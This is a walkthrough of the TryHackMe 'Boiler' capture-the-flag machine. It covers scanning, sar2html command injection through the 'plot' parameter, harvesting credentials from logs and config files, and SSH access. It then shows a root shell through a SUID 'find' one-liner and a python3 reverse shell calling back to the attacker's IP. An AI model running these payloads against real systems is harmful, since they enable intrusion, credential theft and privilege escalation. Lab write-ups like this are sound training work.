

BOILER CTF THM

Nmap scan reveals

Port

```
21:      ftp anonymous login
80:      website Apache2
10000:   Webmin CMS
55007:   ssh
```

```
POR STATE SERVICE VERSION
21/tcp open  ftp    vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
    STAT:
  FTP server status:
    Connected to ::ffff:10.2.57.21
    Logged in as ftp
    TYPE: ASCII
    No session bandwidth limit
    Session timeout in seconds is 300
    Control connection is plain text
    Data connections will be plain text
    At session startup, client count was 4
    vsFTPD 3.0.3 - secure, fast, stable
  _End of status
80/tcp open  http   Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10000/tcp open  http   MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
```

Gobuster reveals many dirs to enumerate.


```

./.htpasswd          (Status: 403)
./.hta              (Status: 403)
./.htaccess         (Status: 403)
/index.html         (Status: 200)
/joomla             (Status: 301)
10.40.30/joomla/] 
/manual             (Status: 301)
10.40.30/manual/] 
/robots.txt          (Status: 200)


/server-status      (Status: 403)

```


Robots.txt full of rabbitholes



I did learn about a website that decodes strings of numbers like found above, by shifting each letter by a certain number to encode a string.



Found the Joomla admin login page. It was updated with no public known exploits, brute force didn't seem like the path



FTP anonymous login but the .info.txt file proved to be a rabbit hole. I did learn another fpt trick using the “-” to read the file w/o download


```
| get .info.txt -
```

**Remember to specify the “-” symbol at the end, so that you can read it directly without transfer the file to your machine.

more Rabbit holes



hole:



a Google search revealed an LFI exploit using the '?php=' parameter to inject commands to access files on the server:

The screenshot shows a web browser window with the URL http://10.10.40.30/joomla/_test/. The page content is the documentation for the sar2html tool. It includes sections for 'COLLECTING SAR DATA' and 'INSTALLATION', with various instructions and command examples.

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:
 - Download following tool to collect sar data from servers: [sar2ascii.tar](#).
 - Untar it on the server which you will examine performance data.
 - For HPUX servers run "sh sar2ascii".
 - For Linux or Sun Solaris servers run "bash sar2ascii".
 - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
 - Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
 - Or simply type "sar2html -m (sar2html report)" at command prompt.
2. Use built in report generator:
 - Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
 - Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A

SOLARIS:
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A

INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, PHP5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
 - 'upload_max_filesize' to 2GB.
 - 'post_max_size' to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run './sar2html -c' in order to configure sar2html. You need to know apache user and group for setup.

The screenshot shows a web browser displaying an exploit page from Exploit-DB. The URL is https://www.exploit-db.com/exploits/47204. The page has three main sections: 'EDB Verified' (with a red X icon), 'Exploit' (with a download icon and a red brace icon), and 'Vulnerable' (with an app icon). Below these sections is a large text area containing exploit details:

```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

I 1st used '?plot=;ls' which listed out a few files. Then I used "?plot=;cat log.txt" to read the contents, revealing some creds:

The screenshot shows a web browser displaying a terminal-like interface on a target machine. The URL is 10.10.40.30/joomla/_test/index.php?plot=;cat log. The interface includes a header bar with Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, and MSFU. On the left, there's a sidebar with 'sar2html' and a 'Donate' link. The main area shows a 'COLLECTING SAR DATA' section with instructions and a list of steps. The terminal output shows a log of SSH activity, with one line highlighted in red: 'Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp@\$\$'. This indicates that the user 'superduperp' has successfully logged in as the user 'basterd'.

I used these creds to SSH into the target as user:basterd

```
max@kali:~/local/bin
└─$ ssh basterd@10.10.40.30 -p55007
basterd@10.10.40.30's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$
```

I found user:stoner's creds in a backup.sh file

```
-rwxr-xr-x 1 stoner basterd 699 Aug 21 2019 backup.sh
-rw----- 1 basterd basterd 0 Aug 22 2019 .bash_history
drwx----- 2 basterd basterd 4096 Aug 22 2019 .cache
# cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#superduperp@$$no1knows

ssh $USER@$REMOTE mkdir $TARGET/$DATE
```

Joomla stores user:passwords in configuration.php

```

stoner@Vulnerable:/var/www/html/joomla$ ls
administrator _database modules
appveyor-phpunit.xml _files phpunit.xml.dist
_archive htaccess.txt plugins
bin images README.md
build includes README.txt
build.xml index.php RoboFile.dist.ini
cache installation RoboFile.php
cli Jenkinsfile robots.txt.dist
codeception.yml jenkins-phpunit.xml templates
CODE_OF_CONDUCT.md karma.conf.js _test
components language tests
composer.json layouts tmp
composer.lock libraries travisci-phpunit.xml
configuration.php LICENSE.txt web.config.txt
crowdin.yml media ~www
stoner@Vulnerable:/var/www/html/joomla$ cat configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.
e check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'THM Boiler Room';
}

```

I did not find a use for these:

```

public $host = '127.0.0.1';
public $user = 'joomlauser';
public $password = 'passwordz';
public $db = 'joomladb';
public $dbprefix = 'wyot4_';
public $live_site = '';
public $secret = '502SmJUZB24rhcfL';

```

scp linpeas to the target's /tmp dir:

```

└──(max㉿kali)-[~/Downloads]
$ scp -P55007 linpeasv3_2.sh stoner@10.10.40.30:/tmp/linpeas.sh
stoner@10.10.40.30's password:
linp 100% 334KB 226.2KB/s   00:01

```

Linpeas revealed /usr/bin/find with SUID perms,

```

[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root      root      43K May  7 2014 /bin/ping6
-rwsr-xr-x 1 root      root      39K May  7 2014 /bin/ping
-rwsr-sr-x 1 daemon   daemon   50K Jan 15 2016 /usr/bin/at  ---> RTru64_UNIX
4.0g(CVE-2002-1614)
-r-sr-xr-x 1 root      root     227K Feb  8 2016 /usr/bin/find


```

GTFO bins showed a simple one line privesc to root:

```
stoner@Vulnerable:/tmp$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
#
```

Alternate path to 1st foothold:

Since you can insert commands via LFI, why not inject a command to start a rev shell, using python3? just copyNpaste it in the browser right after the "plot=;" Netcat should be already listening on your home box.



one liner python3 rev shell with our ip,port found on <http://revshells.com>

```
python3 -c 'import os,pty,socket;s=socket.socket();
s.connect(("10.2.57.21",4750));[os.dup2(s.fileno(),f)for f
in(0,1,2)];pty.spawn("sh")'
```

```
[(max㉿kali)-[~/local/bin/10.10.40.30]]
$ nc -lvpn 4750
listening on [any] 4750 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.37.31] 51722
$ whoami
whoami
www-data
```